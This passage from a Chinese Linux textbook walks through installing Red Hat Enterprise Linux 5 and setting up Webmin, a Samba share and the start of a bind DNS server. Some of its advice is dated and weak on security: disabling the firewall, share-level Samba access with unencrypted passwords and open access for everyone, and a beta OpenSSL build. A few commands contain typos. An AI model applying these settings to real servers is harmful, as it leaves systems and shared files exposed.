(2) 在“boot：”提示符下按 Enter 键，安装程序会提示用户是否检测安装光盘，这可以防止出现由于安装光盘质量不好导致安装出错的问题。如果需要检测安装光盘，可以单击 OK 按钮，这里单击 Skip 按钮，跳过检测安装光盘。

(3) 系统开始启动图形界面安装程序（如果系统内存小于 256MB，则系统将启动字符安装界面），然后出现欢迎安装界面，单击 Next 按钮继续安装过程。



图 9-1 安装程序引导提示符

(4) 进入安装语言界面,在此可以选择安装过程中使用的语言,选择"简体中文"。

(5) 单击 Next 按钮,进入"键盘配置界面",安装程序会自动为用户选取一个通用的键盘类型(美国英语式),在此使用默认即可。

(6) 选择键盘类型后,单击"下一步"按钮,安装程序要求输入安装序列号,如图 9-2 所示。Red Hat Enterprise Linux 5 只提供两种类型的安装光盘,一种是 Server,一种是 Desktop,每个类型都包含该类型版本的所有安装文件,通过不同的安装序列号来自动为用户提供不同的安装类型,如果跳过安装序列号,那么系统只安装核心服务器或 Desktop。




图 9-2 输入序列号界面

(7) 单击“下一步”按钮,进入“磁盘分区选择”界面,有四种选择,它们是:

- 在选定的磁盘上删除所有分区并创建默认分区结构。
- 在选定的驱动器上删除 Linux 分区并创建默认的分区结构。
- 使用选定驱动器中的空余空间并创建默认的分区结构。
- 建立自定义的分区结构。

(8) 单击“下一步”按钮,进入“新建分区”界面,首先创建 swap 分区,如图 9-3 所示,用相同的方法创建/分区和/boot 分区。



图 9-3　创建 swap 分区

(9) 单击“下一步”按钮,进入“引导装载程序”界面,在此界面可以设置引导装载程序的属性,这里使用默认即可。

(10) 单击“下一步”按钮,进入“网络配置”界面,选择默认即可。

(11) 单击“下一步”按钮,进入“区域选择”界面,使用默认“亚洲/上海”即可。

(12) 单击“下一步”按钮,进入“根口令设置”界面,在此界面的设置中,可以为 root 管理员设置口令,root 账号在系统中具有最高权限,它在系统中可以进行不受任何限制的操作,所以这个口令的设置要尽量复杂,下面是对安全密码的一些建议。

- 密码应该足够长,系统要求至少 6 位以上,为了系统安全,根据用户个人习惯,适当地增大。
- 密码应避免出现个人信息,如姓名、出生日期的简写。
- 密码应避免使用字典词组,如 hello、password 等。
- 密码应由大小写字符、数字和特殊符号组成。

(13) 单击“下一步”按钮,进入“软件定制选择”界面,在此界面上有两种选择,分别是“现在定制”和“稍后定制”,这里选择“现在定制”复选框。

(14) 单击“下一步”按钮，进入“选择软件包”界面，在这里可以选择各种服务的配置软件和安装基于源程序的软件包，如图 9-4 所示。



图 9-4　选择软件包界面

(15) 单击“下一步”按钮，进入最后确认界面，在即将安装之前，安装程序会让用户做安装最后的确认。

(16) 单击“下一步”系统将进行自动安装，首先进行格式化文件系统，格式化完成后自动进入“正在安装界面”，如图 9-5 所示，安装过程大概需要半个小时左右。



图 9-5　正在安装界面

(17) 系统安装完成后,会自动重新启动,进入"欢迎"界面。

(18) 单击"前进"按钮,进入"许可协议"界面,选择"是,我同意这个许可协议"。

(19) 单击"前进"按钮,进入"防火墙设置"界面,使用默认即可。

(20) 单击"前进"按钮,进入"SELinux 设置"界面,使用默认即可。

(21) 单击"前进"按钮,进入"Kdump 设置"界面,使用默认即可。

(22) 单击"前进"按钮,进入"日期和时间设置"界面,根据实际时间设置正确的时间。

(23) 单击"前进"按钮,进入"设置软件更新界面",根据用户的实际情况可以选择"(Y)是,我现在注册"和"(N)不,我将在以后注册"。

(24) 单击"前进"按钮,进入"创建用户"界面,在这里用户可以创建其他用户,也可以在安装完成后再根据实际需要创建用户。

(25) 单击"前进"按钮,进入"声卡测试"界面,单击界面上向右的三角形,如果能听到悦耳的音乐,说明安装成功。

(26) 单击"前进"按钮,进入"附加光盘"界面,可以增加额外的软件。

(27) 单击"结束"按钮,进入"登录"界面,如图 9-6 所示,安装至此已经完成,接下来输入用户名和密码,就可以使用 Red HatEnterprise Linux 5。



图 9-6 登录界面

至此,Linux 的安装工作全部完成,但是如果要配置各种服务,还需要检查相应服务的软件包是否已经安装,如果没有安装还需要手动进行安装,在 9.2 节中,将介绍 Linux 部分服务的配置以及相应服务的安装方法。

9.2 Linux 服务的安装与配置

9.2.1 Webmin 的安装与配置

1. Webmin 的介绍

Webmin 是 Linux 和 UNIX 下基于 Web 的系统管理和网络管理的强大的图形化管理工具，使用浏览器通过 Webmin 用户界面即可轻松管理本地或远程服务器。目前该软件支持大多数的 Linux、UNIX 系统。相对于其他的 GUI 工具，Webmin 具有以下特点。

(1) Webmin 具有本地和远程管理能力，同时访问控制和 SSL 支持为远程管理提供了很高的安全性。

(2) 插件式结构使得 Webmin 具有很强的扩展性和伸缩性，它的管理模块几乎涵盖了常见的 Linux 管理。

(3) 提供多语言版本，对中文也有相当好的支持。

2. Webmin 的安装

为了使 Webmin 能够运行良好，需要安装 Perl 语言解释器、Net_SSLeay Perl 和 OpenSSL。

1) 安装 Perl 语言解释器

Webmin 的管理程序使用标准的 Perl 语言实现，所以要安装 Perl 语言解释器，使用管理员权限登录系统，打开终端，输入命令 rpm -q perl，如果出现 perl-5.8.8-10 说明安装成功，版本是 5.8.8-10。如果出现 package perl is not install 说明未安装成功，将 Red Hat Enterprise Linux 5 的第一张光盘放入光驱，找到 Perl 语言解释器的 RPM 安装包 perl-5.8.8-10.i386.rpm，使用命令 rpm -ivh /mnt/Server/ perl-5.8.8-10.i386.rpm 进行安装。

2) 安装 Net_SSLeay perl 和 OpenSSL

为了保证浏览器和 Webmin 之间数据传输的安全，需要安装 Net_SSLeay Perl 模块和 OpenSSL 软件，使 Webmin 支持 SSL 加密传输功能，为用户提供安全的管理环境。

首先访问网址 http://www.openssl.org/source/，下载 OpenSSL 软件源代码包 openssl-1.0.0-bate3.tar.gz。

然后使用下列命令安装 OpenSSL。

```
tar zxvf openssl-1.0.0-bate3.tar.gz
cd openssl-1.0.0-bate3
/configure
make
make install
```

接下来访问网址 http://search.cpan.org/dist/Net_SSLeay.pm/，下载 Webmin Net_SSLeay.pm 模块，文件名为 Net_SSLeay.pm-1.30.tar.gz。

然后使用下列命令安装 Net_SSLeay perl 模块。

```
tar zxvf Net_SSLeay.pm-1.30.tar.gz
```

```
cd Net_SSLeay.pm-1.30
perl Makefile.PL
make install
```

3）安装 Webmin

首先访问网址 http://prdownloads.sourceforge.net/webadmin 下载文件 webmin-1.480-1.noarch.rpm，下载完成后使用命令 rpm -ivh webmin-1.480-1.noarch.rpm 进行安装。

Webmin 内置了一个 Web 服务器，当 Webmin 安装完成后，Webmin 会默认在本机所有可用的 IP 地址上的 TCP 10000 端口监听客户端的请求，打开浏览器访问“https://Linux 服务器的 IP 或域名:10000/”会出现登录界面，输入 Linux 服务器管理员账号和密码进行登录。如果 Linux 服务器开启了防火墙，就需要设置开放 TCP10000 端口或关闭防火墙。

4）停止、启动和重新启动 Webmin 服务

(1) 启动 Webmin 服务：命令为 service webmin start 或者/etc/rc.d/init.d/webmin start。

(2) 停止 Webmin 服务：命令为 service webmin stop 或者/etc/rc.d/init.d/webmin stop。

(3) 重新启动 Webmin 服务：命令为 service webmin restart 或者/etc/rc.d/init.d/webmin restart。

(4) 自动启动 Webmin 服务：如果需要让 Webmin 服务自动启动，可以执行“ntsysv”命令服务配置对话框，找到 webmin 服务，在其前面加上(*)，然后单击“确定”按钮(注：加“*”时用空格键，在“确定”与“取消”按钮之间用 Tab 键)，如图 9-7 所示，选择完成后，按 Enter 键。



图 9-7　设置自动运行 Webmin 服务

3. Webmin 的设置

Webmin 支持多种语言，默认为英文，设置为中文的步骤如下。

(1) 单击管理界面上方的 Webmin 图标，在出现的页面中单击 Change Language and Theme 超链接。

(2) 修改 Webmin UI language 选项为 Personal choice，然后在下拉列表中选择 Simplified Chinese，为了使用原有的 Linux 界面风格可修改 Webmin UI Theme 选项为 Personal choice，然后在下拉列表中选择 MSC. Linux Theme，最后单击 Make Changes 按钮确定即可，如图 9-8 所示。

Webmin 的配置已经完成，大家可以自己学习通过 Webmin 配置各种服务的方法。




图 9-8　设置 Webmin 界面语言

9.2.2　Samba 服务的安装与配置

1. Samba 介绍

SMB 协议可以看做是局域网上的共享文件夹/打印机的一种协议，该协议可以用在 TCP/IP 之上，也可以用在其他网络协议(如 IPX 和 NetBEUI)之上。通过 SMB 协议，客户端可以在各种网络环境下读、写服务器上的文件等共享资源。目前 Samba 的最新版本是 3.0.25b，它有下列主要功能。

(1) 提供 Windows 风格的文件和打印共享，Windows 95 以上的操作系统都可以利用 Samba 操作系统共享 Linux 上的资源，从外表上来看和共享 Windows 的资源没有区别。

(2) 在 Windows 网络中解析 NetBIOS 的名字，在跨越网关的时候还可以作为 WINS 服务器使用。

(3) 提供 SMB 客户功能。利用 Samba 程序提供的 smbclient 程序可以在 Linux 中类似于 FTP 访问 Windows 共享资源。

(4) 提供一个命令行工具，利用该工具可以有限制地支持 Windows 某些管理功能。

2. Samba 服务的安装

在了解了 SMB 协议的基本知识后，下面介绍一下 Samba 的配置过程。

(1) 使用管理员权限登录系统，打开终端，输入命令 rpm -q samba，如果出现 samba-3.0.25b-0.e15.4 说明安装成功；如果出现 package samba is not install 说明未安装成功，将 Red Hat Enterprise Linux 5 的第一张光盘放入光驱，找到 samba 服务的 RPM 安装包文件 samba-3.0.25b-0.e15.4.i386.rpm 使用 rpm -ivh samba-3.0.25b-0.e15.4.i386.rpm。使用相同的方法将 system-config-samba-1.2.39-1.e15.noarch.rpm、samba-client-3.0.25b-0.e15.4.i386.rpm 和 samba-common-3.0.25b-0.e15.4.i386.rpm 也安装上，因为这些是 Samba 的相关软件包。

(2) 停止、启动和重新启动 Samba 服务

- 启动 Samba 服务：命令为 service smb start 或者/etc/rc.d/init.d/ smb start。
- 停止 Samba 服务：命令为 service smb stop 或者/etc/rc.d/init.d/ smb stop。
- 重新启动 Samba 服务：命令为 service smb restart 或者/etc/rc.d/init.d/ smb restart。
- 自动启动 Samba 服务：如果需要让 Samba 服务自动启动，可以执行“ntsysv”命令服务配置对话框，找到 smb，在其前面加上(＊)，然后单击“确定”按钮(注：加“＊”时用空格键，在“确定”与“取消”按钮之间选择用 Tab 键)，如图 9-7 所示。

3. Samba 服务的配置

安装好 Samba 软件包并重启无误后，说明安装成功，下面来介绍一下 Samba 的配置过程。

(1) 首先打开 Samba 配置窗口，具体步骤为：“系统”→“管理”→“服务器设置”→Samba，打开 Samba 配置界面。单击“添加共享”，选择“基本”选项卡，如图 9-9 所示，在此界面上有 4 项需要设置。

- 目录：在此输入共享路径，即共享文件的路径。
- 共享名：选择默认即可。
- 描述：输入有代表性的关键词，以示区别，也可以选择默认。
- 共享文件属性：选中“可擦写”和“显示”复选框。

(2) 选择“访问”选项卡，选中“允许所有用户访问”，最后单击“确定”按钮。

(3) 单击“首选项”，选择“服务器设置”，选择“基本”选项卡，如图 9-10 所示。在此界面上有两项需要设置。

- 工作组：设置为本机所在局域网的用户组。
- 描述：选择默认即可。



图 9-9　Samba 基本设置界面



图 9-10　服务器基本设置

(4) 选择“安全性”选项卡。在此界面上有以下三项需要进行设置。

- 验证模式：该下拉菜单可选项为“共享”、“用户”、ADS、“服务器”和“域”，这里选择“共享”。
- 加密口令：选择“否”。
- 来宾账号：选择“无来宾账号”。

设置完成后，单击“确定”按钮。至此一个简单的Samba服务已经配置完成。

4. Samba服务的验证

具体操作步骤是：选择“开始”→“运行”，在“运行”对话框中输入\\IP地址或者\\主机名，如图9-11所示，在客户端的workgroup工作组中可以看到Samba服务的共享目录。



图 9-11 访问 Linux 共享界面

在一个简单的局域网内，这样的配置已经够用了(已经能够完全实现文件共享)，但是如果对于安全性要求较高的局域网就要求设置成“user”、“Server”或者更高的安全等级。

9.2.3 DNS服务的安装与配置

1. DNS介绍

DNS名称采用层次化、结构化的命名机制，这种机制比NetBIOS名称体系更加科学，可扩展性强，适用于各种规模的网络。因此，Internet将DNS名称体系作为其标准的命名体系。

DNS通常采用FQDN的形式来表示，由主机名和域名两部分组成。例如www.hello.cn就是一个典型的FQDN，其中，www是主机名，表示域中的一台主机；hello.cn是域名，表示一个域或一个范围。FQDN名最长可达255个字符，可以包含字母、数字、连字符和句点。通过FQDN可以在DNS名称空间中指出主机的准确位置。

2. DNS服务的安装

Linux下DNS服务的服务名称为named，对应的软件包为bind，安装步骤如下。

(1) 首先打开终端，输入命令rpm -q bind，如果出现bind-9.3.3-10.e15说明安装成功，如果出现package bind is not install说明未安装成功，将Red Hat Enterprise Linux 5的第一张光盘放入光驱后以bind为关键词进行检索，一共有11个相关软件包，找到DNS服务的RPM安装包bind-9.3.3-10.e15.i386.rpm使用rpm -ivh bind-9.3.3-10.e15.i386.rpm

进行安装。使用相同命令将下列相关软件包进行安装。

```
bind-chroot-9.3.3-10.el5.i386.rpm
bind-devel-9.3.3-10.el5.i386.rpm
bind-libs-9.3.3-10.el5.i386.rpm
bind-sdb-9.3.3.-10.el5.i386.rpm
ypbind-1.19-8.el5.i386.rpm
system-config-bind-4.0.3-2.el5.noarch.rpm
bind-utils-9.3.3-10.el5.i386.rpm
kdebindings-3.5.4-1.fc6.i386.rpm
```

(2) 启动、停止和重新启动 named 服务。

- 启动 DNS 服务：命令为 service named start 或者/etc/rc.d/init.d/ named start。
- 停止 DNS 服务：命令为 service named stop 或者/etc/rc.d/init.d/ named stop。
- 重新启动 DNS 服务：命令为 service named restart 或者/etc/rc.d/init.d/ named restart。
- 自动启动 DNS 服务：如果需要让 DNS 服务自动启动，可以执行"ntsysv"命令服务配置对话框，找到 named 服务，在其前面加上(*)，然后单击"确定"按钮，如图 9-7 所示。

3. DNS 服务的配置

bind 软件包安装完成后，重新启动 named 服务，如果成功说明安装成功，接下来就可以配置 DNS 服务，具体步骤如下。

(1) 首先打开 BIND 配置窗口，具体操作步骤为：选择"系统"→"管理"→"服务器设置"→"域名服务系统"，如图 9-12 所示。

